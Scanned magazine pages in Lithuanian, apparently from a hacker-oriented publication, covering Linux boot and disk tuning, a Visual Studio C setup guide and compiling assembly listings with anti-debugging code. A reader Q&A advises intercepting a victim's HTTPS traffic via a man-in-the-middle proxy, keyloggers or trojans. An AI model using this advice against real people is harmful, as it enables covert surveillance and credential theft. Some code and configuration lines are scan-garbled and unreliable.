**[Naujos inicializavimo sistemos įdiegimas]** Eksperimentinė inicializavimo sistema *initng* leidžia *Linux* užkrauti praktiškai akimirksniu. Šios sistemos įdiegimui ir nuodugniam sukonfigūravimui gali tekti sugaišti porą valandų, tačiau patikėk manimi — rezultatai to verti. Praktiškai visuose *Linux* distributyvuose pagal nutylėjimą naudojama sena gera programa *init*. Būtent ji atlieka visą rutinišką sistemos inicializavimo darbą. Tačiau „atlieka“ — pasakyta per garsiai. Pagal savo prigimtį *init* ganėtinai tingi: viskas, ką ji daro, — išanalizuoja bylą */etc/inittab* ir, priklausomai nuo jos turinio, paleidžia */etc/rc.d* kataloge saugomus skriptus, kurie parašyti su komandų interpretatoriumi. Naujojoje inicializavimo sistemoje skriptų vykdymu užsiima pati *initng*, ko rezultate *Linux* kraunasi žymiai greičiau.

Išsamiau apie tai gali paskaityti praėjusiame mūsų žurnalo numeryje publikuotame straipsnyje „Žaibiškas tukso užkrovimas“.

**[Failų sistema]** Dar prieš keletą metų nė vienas distributyvas iš kietojo disko neišspausdavo visko, kas įmanoma, todėl diskas veikdavo vėžio greičiu ir jį tekdavo paspartinti su *hdparm*. Dabar vargu ar su šia programa galima iš esmės pakeisti disko našumą, kadangi tai už mus jau padarė patys distributyvų kūrėjai. Tačiau čia vis dar įmanoma kai ką paoptimizuoti: galima arba pakeisti *ext3fs* į *reiserfs/xfs/jfs*, arba pasirinkti sau optimalų *ext3fs* režimą. Pats greičiausias režimas yra grįžtamojo įrašymo

režimas (*writeback*), kadangi šiuo atveju į žurnalą įrašomi tik failų sistemos metaduomenų pasikeitimai. Algoritmą galima pakeisti byloje */etc/fstab*, pavyzdžiui:

```
# vi /etc/ fstab
/dev/hda1/ ext3 data=writeback 1 0
```

Pats lėčiausias režimas — *Journal* — protokuoja visus failų sistemos bei metaduomenų pasikeitimus. *Ordered* įrašinėja tik metaduomenų pasikeitimus, tačiau tai daroma prieš pat pakeitimą. Šio režimo pasirinkti nereikia, kadangi jis naudojamas pagal nutylėjimą.

Našumą taip pat gali padidinti kai kurios montavimo vėliavėlės, pavyzdžiui, *noatime*. Po kiekvieno priėjimo prie bylos jos inode atnaujinamas paskutinio priėjimo prie bylos laikas, kuris praktikoje naudojamas labai retai. *Noatime* parametras atjungia paskutinio priėjimo laiko atnaujinimą, kas leidžia padidinti failų sistemos greitaveiką.

```
# vi /etc/ fstab
/dev/hda1 / ext3 noatime,data=writeback
1 0
```

Tuo naminio tukso tiuningą galima laikyti baigtu. Jeigu dar turi kokių nors klausimų — drąsiai rašyk.

Q

**Ar yra kokia nors galimybė perimti vartotojo HTTPS srautą? Pagal idėją, SSL technologija visiškai eliminuoja tokią galimybę.**

A

Pradėti vertėtų nuo to, kad SSL gali būti panaudota skirtingai. Idealiu atveju tiek klientas, tiek ir serveris turi turėti savo sertifikatą — tuomet gaunamas maksimalus saugumas. Tačiau tokį požiūrį aš buvau sutikęs tik hakerių forumuose, kai tuo metu paprastos svetainės ir net banko apskaitos sistemos to vengia. Jeigu sertifikatai naudojami tik serverio pusėje, tuomet perimti duomenis teoriškai įmanoma, tačiau reikėtų įvertinti keletą sąlygų.

Visų pirma, tau teks vartotojo prisijungimą sukonfigūruoti taip, kad visas HTTP srautas eitų per tavo iš anksto paruoštą proxy serverį, o tam tu turėsi gauti priėjimą prie aukos kompiuterio. Antra, vartotojas neturėtų atkreipti dėmesio (greičiausiai neatkreips, kas būdinga 99% vartotojų) į naršyklės perspektyvą, jog gauti SSL duomenys nesutampa su serverio sertifikatu (savaime suprantama, proxy serverio sertifikatas skirsis nuo serverio sertifikato). Visa kita — technikos arba, konkrečiau šnekant, specialios programinės įrangos, reikalas. Aš žinau du HTTPS proxy serverius, kurie leidžia perimti ir modifikuoti per juos praeinančius duomenis. Tai *Burp proxy* (<http://portswigger.net/proxy/>) ir *Achilles* ([www.mavensecurity.com/achilles](http://www.mavensecurity.com/achilles)). Iš jų ypatingai geras yra *Burp proxy*. Dėl pažangios paieškos ir reguliariųjų išraiškų galimybės surasti reikiamą informaciją perimtų duomenų masėje bus paprasčiau nei paprasta. Dar daugiau, bet kokius serveriui perduodamus parametrus ir formų reikšmes galima lengvai modifikuoti su interaktyviu įrankiu, o kitus duomenis prirėikus galima pataisyti su šešioliktainiu redaktoriumi. Jeigu perimantysis proxy serveris įdiegtas nutolusiame kompiuteryje, tai tau labai praverstų ir programos web sąsaja, atvaizduojanti programos logus.

Iš kitos pusės, jeigu tau pavyks pakeisti vartotojo susijungimo konfigūraciją, tai kas tau trukdo pas jį įdiegti keyloggerį arba trojaną, kurie surinktų visus formose įvedamus duomenis? SSL susijungimas apsaugo tik kliento–serverio atkarpą, o nuo lokalaus užpuolimo tikrai neapgins.

Jeigu tu esi viename lokaliame tinkle kartu su auka, tuomet gali taip pat sėkmingai įdARBINTI ir *cain* arba pasinaudoti IE DCOM skylėmis.



## 060

## „C“ nuo nulio



Išmokau paleidinėti  
kompiliatorių. Kol kas iš  
to mažai naudos.

Parašiau pirmą  
konsolinę programą.  
Ji neveikia.

Dvi paros — ir ji pradėjo  
veikti. C — klasiškas  
dalykėlis!

Draugai pasakojo apie  
WinAPI. Daug galvojau.

Internetu radau  
MSDN. Mokausi  
angliškai.

**C KODAS TAVE VERČIA JAUSTIS LYG PATEKUS Į AKLIGATVĮ? DAUG PUSLAPIŲ UŽIMANTYS EKSPLOITŲ LIŠTINGAI TAU NIEKO NESAKO? DRAUGAI IŠ TAVĖS JUOKIASI, O MAMA TAU ANT KAKLO PRIRIŠA KEPTĄ MĖSOS GABALĄ, KAD SU TAVIMI DRAUGAUTŲ BENT ŠUNIUKAI? KAIP REIKIANT APSIRŪPINK ENERGETINIAIS GĖRIMAIS — JŲ TAU PRIREIKS. TUOJAU TU PROGRAMUOSI SU C.**

**[Prisijunk!]** Žinai, pastaruoju metu man susidarė toks jausmas, kad mūsų, C programuotojų, lieka vis mažiau ir mažiau. Visi pabando *Delphi* ir toliau su juo draugauja. *Delphi* — patogus daikčiukas. Jame susipainioti taip pat praktiškai neįmanoma — tai tau ne C. O pas mus kompiliatorių daugybė, vystymo aplinkos iš viso ne visada pridamos, o be jų toli gražu ne kiekvienas programuotojas susigaudys, kas, kur ir kaip. Vargu ar tai įkvėps tuos, kas priprato prie *Delphi*. Tarkim, kieno nors straipsnyje pateikiamas C kodas. Kas parašyta — aišku, o kaip tai panaudoti — nelabai. Žinai, aš tavęs nekankinsiu su sintakse arba išsamia visų vieno ar kito kompiliatoriaus raktų dokumentacija — manau, kad tu ir be to turi ką veikti. Aš tiesiog pačiu banaliausiu būdu parodysiu, kaip sukurti projektą ir pradėti jame ką nors rašyti. Ką tik nori. Kad ir *Hello world*, kad ir RAT.

**[Naujas projektas]** Šiuolaikinės programavimo sistemos dar žalią programuotoją lengvai išmuša iš vėžių tuo, kad jam suteikia visas įsivaizduojamas ir nelabai galimybes. Sako, nori, mes tau duosim iš karto visą *Word* aplikacijos šablono pavidalą? Arba, atseit, nori savo projekte turėti MFC, ATL, VCL ir dar milijoną įvairių dalykėlių? O, siaube! Šalin! Šalin,

demonai! Mums viso šito nereikia. Mums reikia paprasto ir tuščio projekto. Jį galima gauti remiantis šiuo paprastu algoritmu:

/ Paleisk *Studio* (arba 6.0 atveju — patį C).

/ Pasirodžiusioje aplinkoje spausk

*File* → *New* → *Project*.

/ Mus domina įprastinė *win32 C* aplikacija, todėl pereik į skyrelį *Visual C++ Projects* ir pasirink *Win32 Project*. Visa kita, ką siūlo *Studio*, yra erezija, todėl čia nėra ko aptarinėti. Fu.

/ Apačioje nurodyk projekto pavadinimą ir kur jį išsaugoti, o tada spausk OK.

/ Turėtų pasirodyti siaubingas *Win32 Application Wizard*. Jeigu jį paliktumėme be dėmesio ir iš karto nuspaustumėm *Finish*, tavo projektas būtų prifarširuotas tonomis svetimo ir visiškai nenaudingo kodo. Vedlyje pereik į skyrelį *Application Setting*.

/ Čia derėtų pastebėti, kad tavo kuriama programa — *Windows Application*, ir kad projektas turėtų būti tuščias (*Empty project*). Net jeigu tu nori konsolinės aplikacijos, vis tiek viską palik būtent taip, aš vėliau paaiškinsiu, kaip užsiimti būtent konsoliniu reikalu.

/ Po visų tavo atliktų veiksmų prieš tave turėtų pasirodyti tuščias ir pilkas studijos langas, kuris nežada nieko įdomaus, tačiau mes jau galime pasigrožėti kairėje pusėje *Solution Explorer* lange matomu nauju projektu.

/ Ant projekto pavadinimo (ne *solution'o*, o būtent projekto) spausk dešinį pelės klavišą ir pasirink *Add* → *Add new item*. Mes norime į tuščią projektą įdėti bylą, kurioje mes ir rašysime mūsų programą.

/ Pasirink *++ File*, įvesk vardą ir spausk OK.

**[Pabandykime apsispręsti]** Aš savęs ir *Microsoft* neišdavinėsiu, todėl čia tu nerasi pasakymo „pabandykime apsispręsti dėl aplinkos ir kompiliatoriaus“. Tiksliau šnekant, neperskaitysi tiesioginiame kontekste. Čia viskas labai paprasta. Du žodžiai. Pirmas — *Visual*. Antras — *Studio*. Toks riebokas paketas, į kurį įeina *Visual C++*. Būtent pastarasis mums ir reikalingas. Mano manymu, nieko geriau nerasi. Esu tikras. Dabar rinkoje galima rasti visą debesį šio produkto versijų:

**MS VS 6.0** — mėgėjams štampuoti tvarkykles;





Mušiausi su Delphi programuotoju. Dabar jis dirba su C.

Parašiau trojaną. Užima 100 Kb — draugai iš manęs šaipėsi.

Paskaitinėčiau apie programavimą — su-tilpau į 2 Kb.

User mode — niekai. Parašiau pirmą tvarkyklę.

Paprašė per dvi dienas parašyti botnetą. „Mias jamam šytą darbą!“

**MS VS .NET 2002 (7.0)** — pirmoji šeštosios versijos žavesio nepraradusi studija, pritaikyta .NET;

**MS VS .NET 2003** — mano nekenčiama versija, kurios projektų nenuskaito mano mylima septintoji versija;

Ir lyg tai jau išėjusi, lyg ir ne, tačiau tikrų tikriausiai emulėje pasirodžiusi **MS VS .NET 2005**, kuri mano nuomone mūsų broliui absoliučiai nereikalinga.

Ramiai pradžiai aš visada rekomenduoju imti septintą versiją. Gauk ją visais įmanomais bei neįmanomais būdais ir džiau kis — daugelis visų normaliam vartotojui trukdančių gyventi grožybių (slaptažodžių sniferiai ir t.t.) parašyta būtent su ja.

**[Pirmoji programa]** Dabar prieš tave matosi atidaryta byla su paplėtimu *cpp*, kuri bus sukompiliuota, jeigu tu įlįsi į *Build* meniu ir nuspausi ten esantį punktą *Build <projekto pavadinimas>*. Nemanyk, kad aš tau visą šį laiką tikrai kabinau ant ausų makaronus. Rodau, kaip tuo naudotis.

Iš pradžių programoje įterpi visiems gyvenimo atvejams tinkančią antraštę:

```
#include <windows.h>
```

Tada apibrežk tuščią funkciją, nuo kurios prasidės programos vykdymas. Paprastose aplikacijose ši funkcija yra *WinMain*, konsolinėse — tiesiog *main*.

```
int WINAPI WinMain(HINSTANCE, HINSTANCE, PTSTR, int)
{ return 0; }
```

Ji nieko nedaro, tikrai grąžina nulį. Mums ir nereikia, kad ji ką nors darytų. Aišku, įvairovės dėlei po pirmųjų figūrinių skliaustelių galima įterpti funkcijos *MessageBox* iškvietimą, kad nepasirodytų, jog visą šį laiką mes rašėme programą, kuri nieko nedaro. Prašau:

```
#include <windows.h>
int WINAPI WinMain(HINSTANCE, HINSTANCE, PTSTR, int)
{
```

```
    MessageBox(0, „Hello, World!“, „You are wonderful“, 0);
    return 0;
}
```

Jeigu tu retromaniakas ir nori konsolinės programos, tuomet mums iš pradžių teks linkerui paaiškinti, kad mes konsolininkai, bei šiek tiek pakeisti pagrindinę funkciją.

```
#include <windows.h>
// prijungiamie printf ir kity standartinių įvedimo/išvedimo funkcijų antraštes
#include <stdio.h>
#pragma comment(linker, "/SUBSYSTEM:CONSOLE")
int main(int argc, char **argv)
{
    printf(„Hello, world!“);
    return 0;
}
```

Penktoje eilutėje *pragma* apibrėžia mūsų programos tipą. Lygiai taip pat sėkmingai vietoje *CONSOLE* ten galėtum puikuotis *WINDOWS* arba *NATIVE*. *Pragma* — žiauriai naudingas dalykas. Tarkim, užsimanysi, kad tavo *helloworld* užimtų viso labo 1 Kb. Teliks pridėti eilutę:

```
// pakeičiame standartinį kompiliatoriaus
// sukurtą įėjimo tašką į mūsų
#pragma comment(linker, "/ENTRY:WinMain")
```

Ir iš programos dingsta praktiškai visi nereikalingi dalykai. Papildomai taip pat galima apjungti sekcijas (*/MERGE* raktas), pašalinti visokius tikrinimus, CRT ir analogišką šlamštą, tačiau aš pažadėjau, kad nekalbėsiu apie dokumentaciją. Tam skirtas MSDN, be kurio, beje, dar neapsiejo nė vienas normalus *Windows* programuotojas. Jo *must have* koeficientas — 100%. Taigi kartu su *Studio* tau būtinai reikia gauti ir MSDN. Mielas *Delphi* programuotojau, tikiuosi, kad šios trumpos medžiagos tau pakaks tam, kad parašytum savo pirmąją C programą ir, kaip sakoma, tęstum savo darbus bei kompiliuotum.



ASM

ASM

ASM



# 062

## Kompiliuojame neįmanoma

Iš neaišku kokio „asm“ kodo darome veikiančią programą INTERNETE GALIMA RASTI DAUGYBĘ ASEMBLERINIŲ LISTINGŲ, TAČIAU DAUGELIS IŠ JŲ YRĄ SMARKIAI IŠDARKYTI IR IŠSKAIDYTI. TOKIU PAVIDALU JŲ VISIŠKAI NEĮMANOMA PANAUDOTI. TIK DĖL TO KOMPLEKSUOTI NEVERTĖTŲ. ŠIAME STRAIPSNYJE PAPASAKOSIU APIE TAI, KAIP „SUŠUKUOTI“ KREIVĄ KODĄ, ĮTERPTI JĮ Į SAVO PROGRAMĄ, IŠSIRINKTI TEISINGĄ TRANSLIATORIŲ IR KOMANDINĖS EILUTĖS RAKTUS.

**[Skirtingi assembleriai]** Assembleris — tai ne tik kalba, bet ir transliatorius. Tai, kad PDP-11 kalba netinka x86 architektūrai — visiškai suprantama, tačiau assemblerinių transliatorių tarpusavio nesuderinamumas daugeliui tampa naujiena. Kas sudaro assemblerio kaip kalbos pagrindą? Pirmą — tai mašininių komandų (*mov, nop, cmp*) mnemonika. Antra — tai pačios kalbos priemonės (žymės, direktyvos, makrosai). Formaliai už mnemoniką atsako *Intel* ir *AMD*. Būtent jos suteikia vardus mašininėms komandoms, registrams, vėliavėlėms ir t.t. Daugelis x86 assemblerių laikosi šio žymėjimo (nors jis niekur nestandartizuotas), tačiau „dauguma“ — tai dar ne viskas. *\*nix* pasaulyje paplitusi AT&T sintaksė, kuri išsiskiria ne tik mnemonika, bet net ir operandų eiliškumo tvarka! Čia operandas imtuvas yra ne kairėje, kaip *Intel* assemblerio atveju, o dešinėje!!! Registrų pavadinimai prasideda procento ženklu, konstantos — dolerio ženklu, o instrukcijos turi apdorojamų duomenų tipą atitinkančią priesagą. *Intel* kalboje reikšmės *666h* persiuntimas į *eax* registrą atrodo taip: „*mov eax,666h*“, o AT&T atveju taip: „*movl \$666h,%eax*“. Vieno tipo assembleriams skirta programa negali būti sukompiliuota su kito tipo assembleriais, nebent viską radikalai perdarius arba automatiškai sukonvertavus! Tačiau net ir to paties tipo assembleriuose galima pastebėti netvarką, neatitikimus ir daugybę



skirtumų (raktiniuose žodžiuose, listingo apiforminimo taisyklėse, pateikiamose bibliotekose, antraščių bylose ir t.t.). Jeigu suderinamumas nėra aiškiai deklaruotas, programą reikia transliuoti su tuo ir tik su tuo assembleriu, kuriam ji skirta. Priešingu atveju ruoškis perdarymams, t.y. adaptacijai. Skirtumai dažnai išlenda pačiose netikėčiausiose vietose. Kai kurie assembleriai supranta, kad „mov eax, x“ — tai tas pats, kas ir „mov eax,[x]“, kai kurie — priešingai. Jie suklumpa ir pateikia klaidą. Tačiau tai dar nieko! Kur kas blogiau, kai transliatorius šią konstrukciją tyliai traktuoja kaip „mov eax, offset x“, kas visiškai ne vienas ir tas pats! Taigi perkeliant programą tenka būti labai atsargiam.

Suderinamumas — visiškai atskira dainelė. Į MS-DOS orientuotos programos be keiksmažodžių ne tik negali būti transportuojamos, bet ir perkeliamos. Joms būdinga tiesioginė sąveika su aparatūrine įranga, kuri NT sistemose priinama tik iš branduolio lygio, jau ne kalbant apie tai, kad 16 bitų kodas 32 bitų programose iškviečiamas tik per DPML (ir tai ne be gudrybių). Taip prieš transliuojant assemblerinę programą būtina išsiaiškinti, kokiam transliatoriui ir kokiai operacinei sistemai ji skirta! Su assembleriniais iš konteksto ištrauktais fragmentais būna dar blogiau. Tarkim, kokiame nors straipsnyje aprašomas įdomus antiderinimui skirtas metodas ir pateikiamas assemblerio kodas, tačiau čia ne puse lūpų neužsimenama apie tai, kaip jį įterpti į savo programą. Pažįstama situacija, tiesa? Betarpiška transliacija neįmanoma, kadangi transliatorius juodai keikiasi ir nieko daugiau nesako.

**[Tikslinės platformos nustatymas]** Paprasčiausia nustatyti naudojamų duomenų bitų kiekį. Jeigu listinge dominuoja 16 bitų AX/BX/CX tipo registrai, tai tokia programa veikiausiai skirta MS-DOS. Jeigu sutinkami tiesioginiai pertraukimų iškvietimai (INT 21h, INT 13h, INT 16h, INT 10h) — tai tikrai MS-DOS, todėl geriau iš karto susilaikyti nuo bandymų transliuoti programą NT sistemoje. Tas pats pasakytina ir apie įvedimo/išvedimo jungtis (instrukcijas IN/OUT). Nors NT ir leidžia prie jų prieiti iš taikomojo lygio, tai nėra išeitis, todėl tokią programą paprasčiau perrašyti.

32 bitų režimą apibūdina registrai EAX/EBX/ECX. Tai gali būti tiek Windows, tiek ir DOS/DPML skirta programa. Paskirtis Windows sistemai atpažįstama pagal savo API funkcijas, o DOS/DPML — pagal pertraukimą INT 31h. Pertraukimas INT 2Fh byloja apie priklausomybę 9x sistemoms, INT 2Fh/SYSENTER — apie priklausomybę NT/XP. Per šiuos pertraukimus įgyvendinamas priėjimas prie operacinės sistemos žemo lygio API, todėl tokios programos yra neperkeliamos. Privilegiuotos apsaugoto režimo instrukcijos arba branduolio eksportuojamų funkcijų iškvietimai (pavyzdžiui, *GetCurrentThreadStackLocation*) byloja apie tai, kad šis kodas — tai tvarkyklė (arba jos fragmentas), visiškai nepritaikyta darbui taikomajame režime. Jeigu listinge neiškviečiamos jokios API funkcijos ar pertraukimai, nėra privilegiuotų instrukcijų ir nesikreipama į atmintį absoliučiais adresais (tokiais, kaip *mov eax,fs:[20h]*), tai šis kodas gali veikti bet kurioje 32 bitų operacinėje sistemoje.

64 bitų x86-64 režimą galima atpažinti pagal naudojamus registrus RAX/RDX/RX. Savaimė suprantama, toks kodas nesuderinamas su 32 bitų transliatoriais.

\*nix sistemoms skirtą kodą galima atpažinti pagal joms būdingą AT&T sintaksę. Biblioteką *libc* naudojančios programos gali būti lengvai perkeltos į Windows, kadangi *libc* — tai standartinė C biblioteka, tačiau kai kurios \*nix funkcijos nėra įdiegtos jos Windows versijoje. Kitaip tariant, čia nėra *fork* iškvietimo, kuris procesą

padalina į du. Daugeliu atvejų perkėlimas vis tik įmanomas. Tai ypatingai pasakytina apie matematinės funkcijas, kurios abstrahuotos nuo sisteminio pasaulio. Programos, kurios veikia apeidamos *libc* per INT 80h/call 0007h:00000000h sąsają (visokie virusai ir kirminai), praktiškai neperkeliamos.

Nustatyti transliatorių kiek sudėtingiau. TASM'o požymiai yra bylos pradžioje naudojamos direktyvos „jumps“ ir „locals“. FASM paprastai galima atpažinti pagal direktyvą „format“ (pavyzdžiui, „format PE GUI 4.0“), kas, beje, nėra visai patikima, ir pagal chronišką raktinio žodžio *offset* nebuvimą. MASM'ui lieka visa kita.

**[Assemblerinių intarpų metodas]** Vietoje kovinio pavyzdžio aptarsime klasikinį antiderinimo kodą, kurį galima rasti daugelyje straipsnių ir knygų:

```
; apibrėšime savo struktūrinių
; išimčių apdorotoją
push offset my_seh
; išsaugojame seną apdorotuvą
push dword ptr fs:[0]
; registruojame naują apdorotuvą
mov fs:[0],esp

pushf      ; į steką sukišame vėliavėlės
; aktyvuojame trasavimo bitą
or dword ptr[esp],100h
; atnaujintą bitą išstumiame į vėliavėlių
; registrą, taip priversdami CPU su
; kiekviena komanda aktyvuoti išimtį
popf

xor eax,eax
; be derintuvo po xor aktyvuojama išimtis
; ir valdymas perduodamas my_seh, o
; EAX registre bus nulis

; su derintuvu išimtis tyliai „suėdama“
my_seh:
test eax,eax
; jeigu derintuvo nėra, tai eax != 0
jnz debugger_is_present
```

Kaip sukompiliuoti šį kodą? Kažkaip jis nelabai panašus į savarankišką programą... Gal pabandykime šį kodą modifikuoti taip, kad jį būtų galima panaudoti kaip assemblerinį intarpą. Daugelyje C kompiliatorių jis apiforminamas kaip „\_\_asm{...assemblerinis kodas...}“, tačiau tiesiogiai įgyvendinti šio sumanymo nepavyks! Juk mūsų assemblerinis listingas, kaip ir daugelis kitų iš vaizdžių agitacinių mokymo priemonių ištrauktų demonstracinių programų, yra kažkas viduryje tarp pseudokodo ir veikiančios programos.

Visų pirma, žymė *debugger\_is\_present* nėra apibrėžta ir čia įterpta siekiant vaizdumo; antra, mes jau apibrėžėme struktūrinių išimčių apdorotuvą, aktyvavome trasavimo vėliavėlę, tačiau pamiršome apie tai, kad po atlikto derintuvo patikrinimo viską reikia grąžinti į savo vietas! Taigi prieš naudojimą listingą reikia šiek tiek papildyti, pavyzdžiui, taip:

```
Užbaigta programa anti-debug.c
main()
```





Anti-debug.exe derinutė

```

{
    int a;
    asm{
        // assemblerinis intarpas — pradžia
        push offset my_seh
        push dword ptr fs:[0]
        mov fs:[0],esp
        pushf
        or dword ptr[esp],100h;set trap flag
        popf

        xor eax,eax

    my_seh:
        ; atstatome seną apdorotuvą
        pop dword ptr fs:[0]
        ;
        add esp,4

        ; rezultatą grąžiname kintamajame a
        mov a,eax
    }; assemblerinis intarpas — pabaiga

    // patikriname kintamąjį a, ar jis lygus nuliui
    printf("%s\n",a? „no debugger“ : „under debugger“);
}

```

Be abejo, tai ne pats geriausias variantas. Įeidami į struktūrinių išimčių apdorotuvą mes turime iš jo išeiti per nedokumentuotą API funkciją *Continue*, nors... viskas veiks ir taip. Geriau susikonscentruokime ties assemblerinio intarpų apiforminimu.

Mes pašalinome „jnz debugger\_is\_present“ ir vietoje jo grąžiname reikšmę per iš anksto apibrėžtą kintamąjį „a“. Programą kompiliuojame įprastai („cl.exe anti-debug.c“) ir bandome ją paleisti. Prasukus programą per *SoftICE*, *OllYDbg* arba bet kurį kitą neemuliuojantį derintuvą, ekrane pasirodys *under debugger* arba *no debugger*. Tai reiškia, kad transliavimas pavyko!

O štai kitas klasikinės pavyzdys:

```

.code ; kodo sekcija
start; įėjimo taškas
    push 0 ; uType

```

```

push 0 ; lpCaption
push offset s0 ; lpText
push 0 ; hWnd
call MessageBoxA

; išeiname nuspaudus OK
ret

```

```

.data ; duomenų sekcija

```

```

; eilutė, kurią mes išvedinėsimė
s0 db „hello,world“,0dh,0ah,0

```

```

end start

```

Mėginimas programos tekstą įterpti kaip assemblerinį intarpą nieko gero neduoda. Kompiliatorius mus juodai keikia ir atsisako kompiliuotis. Tenka veikti strategiškai, t.y. nuožmiai ir radikaliai. Kartu su nereikalinga instrukcija „ret“ pašaliname direktyvas *.code* ir *.data* (originalioje versijoje instrukcija „ret“ užbaigia programą, kadangi paleidus PE bylą steko viršūnėje yra užbaigiančios procedūros adresas, tačiau mūsų assemblerinio intarpą steko freime nėra nieko panašaus).

Iš esmės *start* žymės galima ir nepašalinti, o štai su *s0* teks susidoroti. Na, nepripažįsta įmontuotas assembleris „db“ direktyvos ir nieko čia nepadarysi! Tenka eilutę—konstantą apibrėžti panaudojant pačios C priemonės. Ji gali būti išsaugota tiek steke (kaip lokalus kintamasis), tiek ir duomenų sekcijoje (kaip globalus kintamasis). Iš tikrųjų eilutės visada saugomos duomenų sekcijoje, o į steką įkeliami tik jų kopija, tačiau kopija — tai pridėtinės niekam nereikalingos sąnaudos. Jeigu kintamasis apibrėžtas kaip globalus, tai raktinis žodis *offset* išsaugo savo galią ir kompiliatorius nesikeikia. Su lokaliais kintamaisiais viskas kur kas sudėtingiau. Šiuo atveju konstrukciją „push offset s0“ kompiliatorius transliuoja į „push offset [ebp+x]“, kas sintaksės požiūriu visiškai beprasmė. Tačiau pašalinti *offset* negalima, kadangi „push [ebp+x]“ į steką įkelia toli gražu ne rodyklę į *s0*, o... pirmų keturių baitų reikšmę, t.y. elgiasi kaip „\*((DWORD\*)s0)“. Teisingas variantas atrodo taip: „lea eax,s0/push eax“ (savaimė suprantama, vietoje *eax* galima naudoti bet kokį kitą bendros paskirties registrą).

Dar vienas niuansas. Konstrukcija „call MessageBoxA“ vykdoma visiškai ne taip, kaip buvo planuota, kadangi vietoje *MessageBoxA* klastingasis kompiliatorius pateikia toli gražu ne pačios *MessageBoxA* adresą, o rodyklę į dvigubą žodį, kuriame saugomas *MessageBoxA* adresas! Iš to išplaukia, jog norint, kad programa nesusprogtų ir nenumirtų, būtina panaudoti prefiksą *ds*, tada išskviečiantis kodas atrodys taip: „call ds:MessageBoxA“.

Apibendrinę visas aukščiau išsakytas mintis mes gauname tokią programą. Net dvi! Su eilutės apibrėžimu kaip globalaus ir kaip lokalaus kintamojo:

```

Assemblerinių kintamųjų „globalizacija“
#include <windows.h>

```

```

// globalus kintamasis, kurį mes išvedinėsimė į ekraną
char s0[] = „hello,world\\n“;

```

```

main()
{
    asm
    {

```



```

push 0
push 0
push offset s0
push 0

; pridame ds:
call ds:MessageBoxA
}

```

Kompiliuojam:

```
cl.exe hello_global.c USER32.lib
```

Čia *USER32.lib* — *MessageBoxA* skirtos bibliotekos pavadinimas. Tada paleidžiam. Gauname simpatišką dialogo langą. Variantas su lokaliu kintamuoju kompiliuojasi ir pasileidžia lygiai taip pat, kaip ir ankstesnysis:

```

; Asemblerinių kintamųjų „lokalizacija“
#include <windows.h>
main()
{
    char s0[] = "hello,world\n";

    asm
    {
        push 0
        push 0
        lea eax, s0
        push eax
        push 0
        call ds:MessageBoxA
    }
}

```

Asembleriniai tarpai — patogus dalykas, tačiau jis vis dėlto turi tam tikrų apribojimų. Kitaip tariant, įmontuotas assembleris nepripažįsta jokių makropriemonių, todėl jeigu transliuojamoje programoje yra daug makrosų, tai be MASM'o (arba jo konkurentų) čia jau neapsieisi.

**[MASM, TASM ir FASM]** Manysime, jog mes pakankamai subrendome visos programos asembliavimui. Atrodytų, kas čia sudėtingo? Imk ir transliuok. Deja, ne! Štai dar vienas klasikinis pavyzdys, kurį aš radau pasaulinio voratinklio platybėse ir kuris jo kūrėjo sumanymu turėtų išvesti „hello,world!“:

```

.386
.model flat

```

```

00004940: 40 31 32 00-5F 45 6E 75-6D 50 72 6F-70 73 45 78 @12 _EnumPropsEx
00004950: 57 40 31 32-00 5F 5F 69-6D 70 5F 5F-45 6E 75 6D W@12 __imp_Enum
00004960: 50 72 6F 70-73 45 78 57-40 31 32 00-5F 4D 65 73 PropsExW@12 Mes
00004970: 73 61 67 65-42 6F 78 41-40 31 36 00-5F 5F 69 6D sageBoxA@16 __im
00004980: 70 5F 5F 4D-65 73 73 61-67 65 42 6F-78 41 40 31 p_MessageBoxA@1
00004990: 36 00 5F 4D-65 73 73 61-67 65 42 6F-78 57 40 31 6_MessageBoxW@1

```

tikrasis *MessageBoxA* veidas

```

extern ExitProcess:PROC
extern MessageBoxA:PROC

```

```

.data
s0 db 'hello, world',0

```

```

.code
start:
    push 0
    push 0
    push offset s0
    push 0
    call MessageBoxA

```

```

    push 0
    call ExitProcess
end start

```

Atrodytų, kas čia sudėtingo? Imk ir transliuok...

Programą transliuojame su MASM'u, kurio paskutinę versiją galima pasiskolinti iš NTDDK:

```
ml /c /coff hello.asm
```

kur */c* — raktas, reiškiantis „tik asembliuoti, o ne linkinti“ (linkinimo mes imsime atskirai ir kiek vėliau), */coff* — transliuoti į *coff* bylą (pagal nutylėjimą sukuriamą *omf* byla, su kuria moka dirbti retas linkeris). Na, o *hello.asm* — tai mūsų bylos pavadinimas. MASM keikiasi: „warning A4022: with /coff switch, leading underscore required for start address: start“, tačiau lyg ir asembliuoja. Pala, tačiau pas mus juk yra žymė *start*, kuri naudojama kaip startinis adresas! Ko gi reikia transliatoriui?! Išsigimęs „Microsoft“! MASM nori gauti „\_start“ (su pabraukimu), o pas mus pabraukimo nėra! Išvada: *start* pakeisti į *\_start* arba atminties modelyje nurodyti kitą išskvietimų tipą — „stdcall“. Dabar programa asembliuojasi sklandžiai, todėl ateina laikas ją linkinti. Tai daroma taip:

```
link /SUBSYSTEM:WINDOWS hello.obj KERNEL32.LIB USER32.lib
```

kur *SUBSYSTEM* — už posistemės parinkimą atsakingas raktas (šiuo atveju tai yra *WINDOWS*, tačiau taip pat yra konsolinėms programoms skirtas *CONSOLE* ir tvarkyklėms skirtas *NATIVE*), *hello.obj* — linkinamos bylos pavadinimas, *KERNEL32.LIB* ir *USER32.LIB* — kartu su *Platform SDK* pateikiamų būtinų bibliotekų pavadinimai. Jeigu *SDK* neturi, tai *ms linkeris* jas gali sugeneruoti savarankiškai, jam tereikia nurodyti raktą */IMPLIB:KERNEL32.DLL*.

```

hello2.obj : error LNK2001: unresolved external symbol _ExitProcess
hello2.obj : error LNK2001: unresolved external symbol _MessageBoxA

```



```
hello2.exe : fatal error LNK1120: 2 unresolved externals
```

Še tau kad nori! Linkeris negali surasti funkcijos! Kodėl? Žvilgtelėjus į *USER32.lib* su *hex* redaktoriumi mes matome, kad *MessageBoxA* ten pridėtas kaip *\_MessageBoxA@16*, kur *\_* — *stdcall* iškviatimo požymis, o *@16* — visų funkcijos argumentų dydis baitais. Atitinkamai *ExitProcess* iškviečiamas kaip *\_ExitProcess@4*, kadangi čia perduodamas viso labo vienas argumentas, o 32 bitų režime jie visi užima du žodžius.

